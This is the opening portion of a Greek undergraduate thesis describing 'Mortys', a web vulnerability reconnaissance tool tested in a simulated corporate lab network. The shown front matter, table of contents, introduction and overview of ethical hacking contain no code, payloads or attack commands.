ΔΙΕΘΝΕΣ
ΠΑΝΕΠΙΣΤΗΜΙΟ
ΤΗΣ ΕΛΛΑΔΟΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ
ΚΑΙ ΗΛΕΚΤΡΟΝΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

«Εργαλείο αναγνώρισης και εύρεσης ευπαθειών ασφαλείας»

Του φοιτητή
Ευάγγελου Παρασκευά Γανιάρη
Αρ. Μητρώου: 144180

Επιβλέπων
Δρ. Σαρηγιαννίδης Αντώνης

Ημερομηνία 31/01/2024

Εργαλείο αναγνώρισης και εύρεσης ευπαθειών ασφαλείας
22182
Ευάγγελος Παρασκευάς Γανιάρης
Δρ.Σαρηγιαννίδης Αντώνης
29/03/2022
31/01/2024

Βεβαιώνω ότι είμαι ο συγγραφέας αυτής της εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, έχω καταγράψει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών, εικόνων και κειμένου, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επιπλέον, βεβαιώνω ότι αυτή η εργασία προετοιμάστηκε από εμένα προσωπικά, ειδικά ως διπλωματική εργασία, στο Τμήμα Μηχανικών Πληροφορικής και Ηλεκτρονικών Συστημάτων του ΔΙ.ΠΑ.Ε.

Πρόλογος

Η εποχή που ζούμε χαρακτηρίζεται από την αυξημένη χρήση της τεχνολογίας και του διαδικτύου σε κάθε πτυχή της ζωής μας. Με την αυξανόμενη ψηφιοποίηση των επιχειρήσεων και των υπηρεσιών, η ανάγκη για ασφάλεια στον κυβερνοχώρο είναι πιο κρίσιμη από ποτέ. Σε αυτό το πλαίσιο, η παρούσα πτυχιακή εργασία, επικεντρώνεται στη σημασία της ασφάλειας διαδικτυακών εφαρμογών. Επιπρόσθετα, προτείνει μια σφαιρική προσέγγιση στην ανίχνευση και αναγνώριση ευπαθειών, εστιάζοντας στην μέθοδο του ελέγχου παρείσδυσης. Μέσα από αυτήν τη μέθοδο, επιχειρούμε τον σχεδιασμό και την υλοποίηση ενός εξειδικευμένου εργαλείου που στόχο έχει τον εντοπισμό και την ανάλυση ευπαθειών σε διαδικτυακές εφαρμογές. Με αυτήν την προσπάθεια, επιδιώκουμε όχι μόνο να παρουσιάσουμε ένα εργαλείο ασφαλείας αλλά και να ενισχύσουμε την ευαισθητοποίηση σχετικά με τις προκλήσεις της κυβερνοασφάλειας. Το ταξίδι αυτό στον κόσμο της ασφάλειας του διαδικτύου αποτελεί μια συνεχή δέσμευση για την αναζήτηση νέων λύσεων και βελτιώσεων σε έναν τομέα που εξελίσσεται με ραγδαίους ρυθμούς.

Περίληψη

Η παρούσα πτυχιακή εργασία επικεντρώνεται στον τομέα της κυβερνοασφάλειας και ασχολείται με τη σχεδίαση και υλοποίηση ενός εργαλείου αναγνώρισης και εύρεσης ευπαθειών σε διαδικτυακές εφαρμογές, με χρήση μεθόδων ελέγχου παρείσδυσης. Το εργαλείο «Mortys» περιλαμβάνει λειτουργίες όπως ανίχνευση ανοιχτών θυρών, εύρεση καταλόγων και subdomains, ανάλυση τεχνολογιών, ανίχνευση CMS, εντοπισμό XSS, και αποκρυπτογράφηση κωδικών. Το «Mortys» αξιολογείται για την αποτελεσματικότητά του μέσω πρακτικών σεναρίων σε ένα προσομοιωμένο εταιρικό δίκτυο, που περιλαμβάνει μια πύλη εξόδου, DMZ servers και εσωτερικό δίκτυο. Η έρευνα αυτή στοχεύει στην προώθηση της κυβερνοασφάλειας και στην ανάδειξη της σημασίας της προληπτικής ανίχνευσης και αντιμετώπισης πιθανών κινδύνων.

« Reconnaissance tool for security vulnerabilities discovery»

Evangelos Paraskevas Ganiaris

Abstract

The present thesis focuses on the field of cybersecurity, dealing with the design and implementation of a tool for identifying and locating vulnerabilities in web applications, utilizing penetration testing methods. The tool, named 'Mortys,' encompasses functionalities such as open port detection, directory and subdomain discovery, technology analysis, CMS detection, XSS identification, and password decryption. 'Mortys' is evaluated for its effectiveness through practical scenarios in a simulated corporate network, comprising an exit gateway, DMZ servers, and an internal network. This research aims to advance cybersecurity practices and emphasize the importance of proactive detection and mitigation of potential risks

Ευχαριστίες

Η παρούσα πτυχιακή εργασία εκπονήθηκε στο Τμήμα Μηχανικών Πληροφορικής και Ηλεκτρονικών Συστημάτων του ΔΙ.ΠΑ.Ε. κατά το ακαδημαϊκό έτος 2023-2024, υπό την επίβλεψη του Δρ. Αντώνη Σαρηγιαννίδη.

Πρώτα από όλα, θα ήθελα να ευχαριστήσω θερμά τον επιβλέποντα καθηγητή μου κ. Σαρηγιαννίδη για την εμπιστοσύνη που έδειξε στο πρόσωπό μου, την αμέριστη βοήθεια και την ενθάρρυνση του, καθώς και για την επιστημονική του καθοδήγηση κατά την διάρκεια της εκπόνησης της παρούσας εργασίας.

Επίσης, οφείλω να ευχαριστήσω τον καθηγητή κ. Χρήστο Ηλιούδη για την καθοδήγηση και την υποστήριξη που μου παρείχε.

Τέλος, νιώθω ευγνώμων για την απεριόριστη στήριξη της οικογένειας και των φίλων μου, την εμπιστοσύνη και την κατανόηση που μου έδειξαν και την βοήθειά τους καθ’ όλη την διάρκεια των σπουδών και εκπόνησης της πτυχιακής μου εργασίας.

Περιεχόμενα

Πρόλογος iii
Περίληψη iv
Abstract v
Ευχαριστίες vi
Περιεχόμενα vii
Κατάλογος Σχημάτων x
Κατάλογος Πινάκων xi
Συντομογραφίες xii
Κεφάλαιο 1ο: Εισαγωγή 1
1.1 Εισαγωγή 1
1.2 Στόχοι και Σκοποί της Πτυχιακής Εργασίας 1
1.3 Δομή της Πτυχιακής Εργασίας 1
Κεφάλαιο 2ο: Ασφάλεια Πληροφοριακών Συστημάτων 3
2.1 Εισαγωγή 3
2.2 Τοπίο Κυβερνοασφάλειας 3
2.3 Η Συνεισφορά του Ethical Hacking 4
2.4 Έλεγχος Παρείσδυσης 5
2.4.1 Είδη Ελέγχου Παρείσδυσης 5
2.4.2 Ομάδες και Ρόλοι 6
2.4.3 Στάδια Ελέγχου Παρείσδυσης 8
2.5 Εργαλεία για Ανάλυση και Εντοπισμό Ευπαθειών 9
2.5.1 BurpSuite 9
2.5.2 Nessus 10
2.5.3 Port Scanner 10
2.5.4 Directory Scanner 10
2.5.5 Subdomain Scanner 10
2.5.6 CMS detector και Technology Analyzer 10
2.5.7 Cross Site Scripting Detector 11
2.5.8 Spider (Crawl) 11
2.5.9 Local File Inclusion Detector 11
2.5.10 Hash Cracker 11
2.6 Συνεισφορά του «Mortys» 11

2.7 Επίλογος 12
Κεφάλαιο 3ο: Ευπάθειες και Επιθέσεις σε Εφαρμογές Διαδικτύου 13
3.1 Εισαγωγή 13
3.2 Ευπάθειες Εφαρμογών Διαδικτύου 13
3.2.1 Cross-Site Scripting (XSS) 13
3.2.2 SQL Injection 13
3.2.3 Insecure Direct Object References (IDOR) 13
3.2.4 Security Misconfiguration 13
3.2.5 Cross-Site Request Forgery (CSRF) 14
3.2.6 Malicious File Upload 14
3.2.7 XXE (XML External Entity) 14
3.2.8 Local File Inclusion (LFI) 14
3.2.9 Αποκάλυψη πληροφοριών 15
3.3 Επιθέσεις στον Κυβερνοχώρο 15
3.3.1 Ransomware 16
3.3.2 DDoS (Distributed Denial of Service) 16
3.3.3 Ηλεκτρονικό Ψάρεμα (Phishing) 16
3.3.4 Επιθέσεις στην Αλυσίδα Εφοδιασμού (Supply Chain Attacks) 16
3.3.5 Drive-by Download 17
3.4 Επίλογος 18
Κεφάλαιο 4ο: Προσομοίωση Εταιρικού Δικτύου 19
4.1 Εισαγωγή 19
4.2 Σχεδιασμός Τοπολογίας 19
4.3 Δημιουργία της Αποστρατικοποιημένης Ζώνης 21
4.3.1 Εγκατάσταση του Apache2 21
4.3.2 Εγκατάσταση του WordPress 22
4.3.3 Δημιουργία της Βάσης Δεδομένων 22
4.3.4 Διαμόρφωση του WordPress 24
4.4 Δημιουργία του Gateway 27
4.5 Δημιουργία του Ubuntu Linux Host 29
4.6 Δημιουργία του Kali Host 29
4.7 Επίλογος 29
Κεφάλαιο 5ο: Υλοποίηση Εργαλείου «Mortys» 30
5.1 Εισαγωγή 30
5.2 Λειτουργίες του «Mortys» 30

5.3 Port Scanner 33
5.4 Directory και Subdomain Scanner (Brute Force) 34
5.5 Web scraping (spider) 36
5.6 Local File Inclusion (LFI) Detector 37
5.7 Technologies Analyzer 38
5.8 Content Management System (CMS) Detector 39
5.8.1 Έλεγχος για WordPress 40
5.8.2 Έλεγχος για Joomla 42
5.9 Cross Site Scripting (XSS) Detector 43
5.10 Hash Cracker 45
5.11 Επίλογος 48
Κεφάλαιο 6ο: Έλεγχος Παρείσδυσης 49
6.1 Εισαγωγή 49
6.1.1 Αναγνώριση και Σάρωση 49
6.1.2 Εύρεση Τεχνολογιών 50
6.1.3 Αναγνώριση CMS 50
6.1.4 Σάρωση Καταλόγων 51
6.1.5 Εύρεση συνδέσμων 53
6.1.6 Εύρεση Cross Site Scripting (XSS) 54
6.1.7 Εύρεση και εκμετάλλευση της LFI ευπάθειας 56
6.1.8 Αρχική Πρόσβαση 60
6.2 Συμπεράσματα Blackbox Internal Penetration Test 61
6.3 Επίλογος 61
Κεφάλαιο 7ο: Συμπεράσματα και Μελλοντικές Επεκτάσεις 62
7.1 Συμπεράσματα 62
7.2 Μελλοντικές επεκτάσεις 62
ΒΙΒΛΙΟΓΡΑΦΙΑ 63

Κατάλογος Σχημάτων

Σχήμα 2.1: Αριθμός ευπαθειών ανά έτος. Πηγή [2] 3
Σχήμα 2.2: Διάφορες μεταξύ Black, Grey και White Box Penetration Test. Πηγή [9] 6
Σχήμα 2.3: Διάφορες μεταξύ του Red και Blue Team. Πηγή [11] 7
Σχήμα 2.4: CVSS 3.1 Ratings. Πηγή [14] 9
Σχήμα 3.1: Ευπάθειες στις διαδικτυακές εφαρμογές το έτος 2022. Πηγή [39] 15
Σχήμα 3.2: Στατιστικά από επιθέσεις που έγιναν το διάστημα 2022-2023. Πηγή [48] 17
Σχήμα 3.3: Εκτιμώμενο κόστος από κυβερνοεγκλήματα παγκόσμιος. Πηγή [49] 18
Σχήμα 4.1: Αναπαράσταση της τοπολογίας 20
Σχήμα 4.2: Status του apache2 server 21
Σχήμα 4.3: Σύνδεση στην βάση msql 23
Σχήμα 4.4: Αρχική σελίδα WordPress 24
Σχήμα 4.5: Άρθρο Onboarding στο WordPress 25
Σχήμα 4.6: Σελίδα Monthly Payments στο WordPress 25
Σχήμα 4.7: Σελίδα Weclome στο WordPress 26
Σχήμα 4.8: Σελίδα Weclome στο WordPress 26
Σχήμα 5.1: Περιεχόμενα εργαλείου 31
Σχήμα 5.2: Κώδικας Mortys.py 32
Σχήμα 5.3: Κώδικας διακοπής 32
Σχήμα 5.4: Διακοπή σάρωσης 32
Σχήμα 5.5: Κώδικας Port Scanner 33
Σχήμα 5.6: Αποτέλεσμα από το Port Scanner 34
Σχήμα 5.7: Κώδικας Directory Scanner 35
Σχήμα 5.8: Αποτέλεσμα Directory Scanner 35
Σχήμα 5.9: Κώδικας Subdomain Scanner 36
Σχήμα 5.10: Αποτελέσματα Subdomain Scanner 36
Σχήμα 5.11: Κώδικας Spider 37
Σχήμα 5.12: Αποτέλεσμα από το Spider 37
Σχήμα 5.13: Κώδικας LFI detector 38
Σχήμα 5.14: Αποτέλεσμα από του LFI detector 38
Σχήμα 5.15: Κώδικας Technologies analyzer 39
Σχήμα 5.16: Αποτέλεσμα από του Technologies analyzer 39
Σχήμα 5.17: Κώδικας CMS detector (WordPress) 41
Σχήμα 5.18: Αποτέλεσμα από του CMS detector (WordPress) 42
Σχήμα 5.19: Κώδικας CMS detector (Joomla) 42
Σχήμα 5.20: Αποτέλεσμα από του CMS detector (Joomla) 43
Σχήμα 5.21: Κώδικας xssPuppeteer.js 44
Σχήμα 5.22: Κώδικας xss_finder.py 44
Σχήμα 5.23: Αποτέλεσμα από το xss_finder 45
Σχήμα 5.24: Κώδικας MD5 46
Σχήμα 5.25: Αποτέλεσμα αποκρυπτογράφησης MD5 κωδικού 46
Σχήμα 5.26: Κώδικας SHA1 47
Σχήμα 5.27: Αποτέλεσμα αποκρυπτογράφησης SHA1 κωδικού 47

Σχήμα 5.28: Κώδικας SHA-256 47
Σχήμα 5.29: Αποτέλεσμα αποκρυπτογράφησης SHA-256 κωδικού 47
Σχήμα 5.30: Κώδικας BASE64 48
Σχήμα 5.31: Αποτέλεσμα αποκωδικοποίησης BASE64 48
Σχήμα 6.1: Αποτελέσματα port scan 49
Σχήμα 6.2: Technologies output 50
Σχήμα 6.3: CMS Detector output 51
Σχήμα 6.4: Directory scan output 52
Σχήμα 6.5: Φάκελος _db_buckups 52
Σχήμα 6.6: Αρχείο secrets.txt 53
Σχήμα 6.7: Σελίδα phpinfo.php 53
Σχήμα 6.8: Αρχείο todo.txt 53
Σχήμα 6.9: Αποτέλεσμα Spider 54
Σχήμα 6.10: Σελίδα Welcome 54
Σχήμα 6.11: Σελίδα Welcome με αλλαγή κειμένου 55
Σχήμα 6.12: Σελίδα Welcome με XSS payload 55
Σχήμα 6.13: Αποτελεσμα από το XSS detector 56
Σχήμα 6.14: Επαλήθευση της XSS ευπάθειας 56
Σχήμα 6.15: Σελίδα Projects 57
Σχήμα 6.16: Απαγορευτικό μήνυμα 57
Σχήμα 6.17: Αποτέλεσμα εύρεσης LFI 58
Σχήμα 6.18: Κωδικοποιημένη απάντηση από το αρχείο *passwd* 58
Σχήμα 6.19: Αποκωδικοποιημένη απάντηση από το εργαλείο cracker 59
Σχήμα 6.20: Κωδικοποιημένη απάντηση από το αρχείο *notes.txt* 59
Σχήμα 6.21: Αποκωδικοποιημένη απάντηση από το εργαλείο cracker 60
Σχήμα 6.22: Αποκρυπρογράφηση hash 60
Σχήμα 6.23: Επιτυχημένη σύνδεση στον διακομιστή *11.11.11.11* μέσω SSH 60

Κατάλογος Πινάκων

Πίνακας 4.1: Τοπολογία δικτύου 20
Πίνακας 5.1: Τύπος κρυπτογράφησης και μήκος χαρακτήρων 45
Πίνακας 6.1: Αξιολόγηση ευπαθειών 61

Συντομογραφίες

DMZ	Demilitarized Zone
XSS	Cross Site Scripting
LFI	Local File Inclusion
CMS	Content Management System
SSH	Secure Shell
IDOR	Insecure Direct Object References
CSRF	Cross-Site Request Forgery
CPU	Central Processing Unit
VM	Virtual Machine
GB	Giga Bytes
UI	User Interface
CVSS	Common Vulnerability Scoring System
PII	Personal Identifiable Information
OWASP	Open Web Application Security Project
LAN	Local Area Network
SSL	Secure Sockets Layer Certificate
JS	JavaScript
DDoS	Distributed Denial of Service
URL	Uniform Resource Locator
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
NAT	Network Address Translation
URL	Uniform Resource Locator
HTML	HyperText Markup Language

Κεφάλαιο 1ο: Εισαγωγή

1.1 Εισαγωγή

Στη σύγχρονη ψηφιακή εποχή που ζούμε η τεχνολογία διαμορφώνει ουσιαστικά την καθημερινότητά μας, η ανάπτυξη της κυβερνοασφάλειας αναδεικνύεται ως ουσιαστικός παράγοντας για τη διασφάλιση της ακεραιότητας των πληροφοριακών συστημάτων και την προστασία της κοινωνίας. Η αυξανόμενη πολυπλοκότητα των κυβερνοεπιθέσεων απειλεί όχι μόνο τις επιχειρήσεις και τις κρατικές υποδομές αλλά και την προσωπική ασφάλεια κάθε ατόμου. Από επιθέσεις ransomware σε διακινούμενα δίκτυα μέχρι προσωπικές παραβιάσεις, οι κυβερνοεπιθέσεις καθίστανται όλο και πιο εξελιγμένες και ανεξέλεγκτες. Οι έλεγχοι παρείσδυσης αποτελούν θεμέλιο λίθο στην ενίσχυση της κυβερνοασφάλειας και της αντοχής των πληροφοριακών συστημάτων. Αντιμετωπίζοντας τον ψηφιακό κόσμο ως πεδίο όπου η απειλή μπορεί να είναι συνεχής και εξελιγμένη, οι έλεγχοι παρείσδυσης προσφέρουν τη δυνατότητα προσομοίωσης ποικίλων επιθέσεων, εντοπίζοντας ευπαθείς περιοχές και επιτρέποντας την λήψη μέτρων προληπτικής ασφάλειας. Η αξία των ελέγχων παρείσδυσης έγκειται στην πρόληψη και αντιμετώπιση πιθανών κυβερνοαπειλών προτού αυτές εκμεταλλευτούν τα ευπαθή σημεία του δικτύου. Ενισχύοντας την αντίληψη για τους κινδύνους και παρέχοντας πρακτικές λύσεις, οι έλεγχοι παρείσδυσης συνεισφέρουν σημαντικά στην διαμόρφωση ενός περιβάλλοντος ψηφιακής ασφάλειας.

Η παρούσα πτυχιακή εργασία επικεντρώνεται στη σημασία της κυβερνοασφάλειας, διερευνώντας τους κινδύνους που ελλοχεύουν στον ψηφιακό κόσμο. Με βάση τη μεθοδολογία του ελέγχου παρείσδυσης, αναπτύσσεται το εργαλείο «Mortys», που αποτελεί ένα εξειδικευμένο μέσο για τον εντοπισμό και την αντιμετώπιση ευπαθειών σε διαδικτυακές εφαρμογές. Μέσα από πρακτικά σενάρια σε προσομοιωμένο εταιρικό δίκτυο, αναδεικνύεται η αποτελεσματικότητα του «Mortys» στον εντοπισμό πιθανών κινδύνων.

1.2 Στόχοι και Σκοποί της Πτυχιακής Εργασίας

Η παρούσα πτυχιακή εργασία έχει ως κύριο στόχο την κατανόηση, ανάλυση και αντιμετώπιση των σύγχρονων κυβερνοαπειλών που απειλούν τα πληροφοριακά συστήματα και την ψηφιακή ασφάλεια γενικότερα. Μέσα από τη μελέτη των κυβερνοεπιθέσεων, ο στόχος είναι να αναδειχθούν οι ευπάθειες και οι αδυναμίες των συστημάτων, επιτρέποντας την ανάπτυξη προληπτικών μέτρων.

Η υλοποίηση του εργαλείου «Mortys» συμβάλλει στη διευκόλυνση και βελτίωση των ελέγχων παρείσδυσης, επιτρέποντας την προσομοίωση επιθέσεων και τον εντοπισμό ευπαθειών σε διαδικτυακές εφαρμογές.

Επιπλέον, η προσομοίωση επιθέσεων σε ένα εταιρικό δίκτυο προσφέρει πρακτική εμπειρία και κατανόηση των προκλήσεων που αντιμετωπίζουν οι επαγγελματίες της κυβερνοασφάλειας. Μέσα από αυτήν τη διαδικασία, η πτυχιακή εργασία προάγει την ευαισθητοποίηση και εκπαίδευση, ενισχύοντας την ικανότητα αντίδρασης σε πραγματικά σενάρια κυβερνοεπιθέσεων.

1.3 Δομή της Πτυχιακής Εργασίας

Στο δεύτερο κεφάλαιο, παρουσιάζονται στατιστικά από επιθέσεις που πραγματοποιήθηκαν τα τελευταία έτη και κορυφαίες ευπάθειες σε διαδικτυακές εφαρμογές. Επίσης, γίνεται αναφορά στο Ethical Hacking και την συνεισφορά του μέσα από τους ελέγχους παρείσδυσης και των προγραμμάτων εύρεση ευπαθειών και ανταμοιβής (bug bounties). Τέλος, αναλύονται όλα τα στάδια για την διεξαγωγή

ενός ελέγχου παρείσδυσης και κάποια από τα πιο δημοφιλή εργαλεία για ανάλυση και αναγνώριση ευπαθειών.

Στο τρίτο κεφάλαιο, αναλύονται κάποιες από τις κυριότερες ευπάθειες στις εφαρμογές του διαδικτύου όπως είναι το *Cross Site Scripting (XSS), SQL Injection, Insecure Direct Object Reference (IDOR), Security Misconfiguration, Cross Site Request Forgery (CSRF), Malicious File Upload, XML External Entity (XXE) και Local File Inclusion.* Τέλος, παρουσιάζονται κάποια σημαντικά είδη επιθέσεων και οι επιπτώσεις τους.

Στο τέταρτο κεφάλαιο, υλοποιείται το περιβάλλον προσομοίωσης ενός εταιρικού δικτύου με την χρήση εικονικών μηχανών (virtual machines). Αναλύονται όλα τα βήματα διεξοδικά, από την εγκατάσταση του apache, την δημιουργία της WordPress ιστοσελίδας μέχρι την δημιουργία του DMZ και την εφαρμογή τείχους προστασίας. Επιπλέον, δημιουργούνται άλλα δυο εικονικά μηχανήματα για να ολοκληρώσουν την τοπολογία, με το από τα δυο να χρησιμοποιηθεί για τις δοκιμές ελέγχου.

Στο πέμπτο κεφάλαιο, παρουσιάζεται η υλοποίηση του εργαλείου «Mortys». Το «Mortys» είναι ένα εργαλείο για αναγνώριση και εύρεση ευπαθειών μέσα από το τερματικό. Στο συγκεκριμένο κεφάλαιο αναλύεται η λειτουργικότητα και η αρχιτεκτονική του.

Στο έκτο κεφάλαιο, πραγματοποιείται ο έλεγχος παρείσδυσης στον ελεγχόμενο περιβάλλον που δημιουργήσαμε. Ο σκοπός του κεφαλαίου είναι να παρουσιαστούν οι δυνατότητες του εργαλείου «Mortys», τα αποτελέσματα του, καθώς και η μεθοδολογία για την διεξαγωγή του σεναρίου ελέγχου εσωτερικής παρείσδυσης Black Box.

Τέλος, στο έκτο κεφάλαιο περιέχεται μια σύνοψη της πτυχιακής εργασίας μέσω των συμπερασμάτων που απορρέουν από την συγγραφή των προηγούμενων κεφαλαίων, και φτάνει στο τέλος της μέσω των σχετικών μελλοντικών επεκτάσεων για την περαιτέρω εξέλιξη της.

Κεφάλαιο 2ο: Ασφάλεια Πληροφοριακών Συστημάτων


2.1 Εισαγωγή

Σε αυτό το κεφάλαιο, θα εξετάσουμε το ευρύτερο τοπίο της κυβερνοασφάλειας, την συνεισφορά του Ethical Hacking και των ελέγχων παρείσδυσης. Επίσης, θα εστιάσουμε στα στάδια του ελέγχου παρείσδυσης καθώς και στα διάφορα είδη του που εφαρμόζονται ανάλογα με τις ανάγκες κάθε εταιρείας - οργανισμού. Επιπρόσθετα, θα αναλύσουμε τις διάφορες ομάδες και τους ρόλους που συμβάλλουν στην ενίσχυση της κυβερνοασφάλειας, καθώς και κάποια αποτελέσματα κυβερνοεπιθέσεων των τελευταίων ετών. Τέλος, θα παρουσιαστούν ορισμένα εργαλεία για την ανίχνευση ευπαθειών και θα παρουσιαστεί η συνεισφορά του εργαλείου «Mortys».

2.2 Τοπίο Κυβερνοασφάλειας

Η ασφάλεια του διαδικτύου και των πληροφοριακών συστημάτων έχει καταστεί προτεραιότητα στον σύγχρονο ψηφιακό κόσμο. Με την αυξανόμενη εξάρτηση από τεχνολογικά συστήματα και την πληθώρα κυβερνοαπειλών που αναδύονται καθημερινά, οι εταιρίες και οι οργανισμοί πρέπει να αναγνωρίζουν την ανάγκη για συστηματική αξιολόγηση και ενίσχυση της ασφάλειας τους. Τα εγκλήματα στον κυβερνοχώρο μπορούν να ταξινομηθούν σε διάφορες κατηγορίες, όπως η κυβερνο-παραβίαση (π.χ. μη εξουσιοδοτημένη πρόσβαση σε σύστημα), η κυβερνο-απάτη/κλοπή (π.χ. κλοπή ταυτότητας, ηλεκτρονική απάτη), το κυβερνο-πορνό/ηθική αισχροκέρδεια (π.χ. υλικό σεξουαλικής εκμετάλλευσης) και η κυβερνο-βία (π.χ. επιθέσεις και παρακολουθήσεις σε κυβερνήσεις) [1].

Την τελευταία δεκαετία, οι κυβερνοεπιθέσεις που γίνονται καθημερινά, αλλά και οι ευπάθειες που εκμεταλλεύονται κακόβουλοι χρήστες έχουν αυξηθεί δραματικά. Το 2016 οι ευπάθειες στα συστήματα ανέρχονταν περίπου στις 6.400, ενώ το 2017 ξεπέρασαν κατά πολύ αυτόν τον αριθμό και έφτασαν τις 14.714 [2]. Ακόμα μεγαλύτερη άνοδο σημειώθηκε την από την περίοδο του κορονοϊού και έπειτα, όπου το 2022 έχουν εντοπιστεί πάνω απο 25.000 ευπάθειες σε σχέση με το 2021 που ήταν 20.171 [2]. Όσον αφορά τις οικονομικές απώλειες, αυτές ξεπέρασαν τα 9,3 δισεκατομμύρια ευρώ το 2022 [2]. Οι κλάδοι που στοχοποιούνται περισσότερο από ransomware επιθέσεις είναι το λιανικό εμπόριο, η κυβέρνηση, η χρηματοοικονομική βιομηχανία και η βιομηχανία υγείας [3]. Στο σχήμα 2.1 παρατηρούμε τον αριθμό των ευπαθειών που καταγράφηκαν σε ηλεκτρονικά συστήματα ανά έτος.



Σχήμα 2.1: Αριθμός ευπαθειών ανά έτος. Πηγή [2]

Με τις υπηρεσίες κοινωνικής δικτύωσης να κατακλύζουν το διαδίκτυο, παρατηρείται ότι οι κακόβουλοι εισβολείς προτιμούν ορισμένους τύπους δεδομένων όπως είναι οι προσωπικές πληροφορίες αναγνώρισης (Personally Identifiable Information - PII). Αυτές περιλαμβάνουν στοιχεία όπως το ονοματεπώνυμο, τον αριθμό τηλεφώνου, την διεύθυνση διαμονής κ.α. Οι επιθέσεις που στοχεύουν σε αυτά τα δεδομένα ανέρχονται στο 44% όλων των επιθέσεων [3]. Ένα τέτοιο παράδειγμα είναι η επίθεση που έγινε ενάντια στην Yahoo το 2013 [4], όπου οι εγκληματίες κατάφεραν να παραβιάσουν τα μέτρα ασφαλείας και να κλέψουν του κωδικούς πρόσβασης από 3 δισεκατομμύρια χρήστες.

Οι τεχνικές ελέγχου παρείσδυσης αποτελούν έναν κρίσιμο πυλώνα για την αντιμετώπιση επιθέσεων, παρέχοντας μια ολοκληρωμένη εικόνα των πιθανών ευπαθειών και των μεθόδων που μπορούν να εκμεταλλευτούν οι επιτιθέμενοι. Στο πλαίσιο αυτό, η κατανόηση των διαφορετικών τύπων δοκιμών παρείσδυσης όπως White, Grey και Black Box είναι απαραίτητη για την εφαρμογή της κατάλληλης στρατηγικής ασφαλείας και την αναγνώριση των αδυναμιών πριν αυτές γίνουν αντικείμενο εκμετάλλευσης από κακόβουλους εισβολείς. Το παρόν κεφάλαιο παρέχει μια λεπτομερή ανάλυση των τριών βασικών ειδών παρείσδυσης. Επιπλέον, θα δούμε κάποια παραδείγματα πρόσφατων επιθέσεων μαζί με κάποιες από τις πιο σημαντικές ευπάθειες που έχουν εντοπιστεί τα τελευταία χρόνια.

2.3 Η Συνεισφορά του Ethical Hacking

Το Ethical Hacking, γνωστό επίσης ως «ηθικό χάκινγκ» [5], είναι μια πρακτική που περιλαμβάνει την εκούσια και εξουσιοδοτημένη επίθεση σε ένα σύστημα ή δίκτυο για τον εντοπισμό απειλών και ευάλωτων σημείων που κάποιος κακόβουλος μπορεί να εκμεταλλευτεί. Η προσέγγιση αυτή έχει συμβάλει σημαντικά στην αύξηση της ασφάλειας και τη μείωση των κυβερνοεπιθέσεων.

Μέσω των δραστηριοτήτων του Ethical Hacking, όπως οι έλεγχοι παρείσδυσης και τα προγράμματα bug bounty [6], εντοπίζονται και διορθώνονται ευπάθειες πριν αυτές καταστούν γνωστές σε κακόβουλους χρήστες. Οι έλεγχοι παρείσδυσης παρέχουν μια βαθιά και λεπτομερή ανάλυση των πιθανών αδυναμιών στην ασφάλεια ενός συστήματος, ωστόσο αυτή η διαδικασία πρέπει να γίνεται από επαγγελματίες πιστοποιημένους Ethical Hackers. Τα προγράμματα bug bounty από την άλλη, επιτρέπουν στις εταιρείες - οργανισμούς να αξιοποιούν την κοινότητα των Ethical Hackers για να βελτιώνουν συνεχώς την ασφάλεια των συστημάτων τους. Οι Ethical Hackers από όλο τον κόσμο επιχειρούν εξουσιοδοτημένα να εντοπίσουν διαφόρων τύπων κενά ασφάλειας και να τα γνωστοποιήσουν στην εταιρία – οργανισμό για τον μετριασμό των απειλών. Σε ορισμένες περιπτώσεις, υπάρχει και οικονομική αμοιβή ανάλογα με τον τύπο της ευπάθειας και την κρισιμότητα.

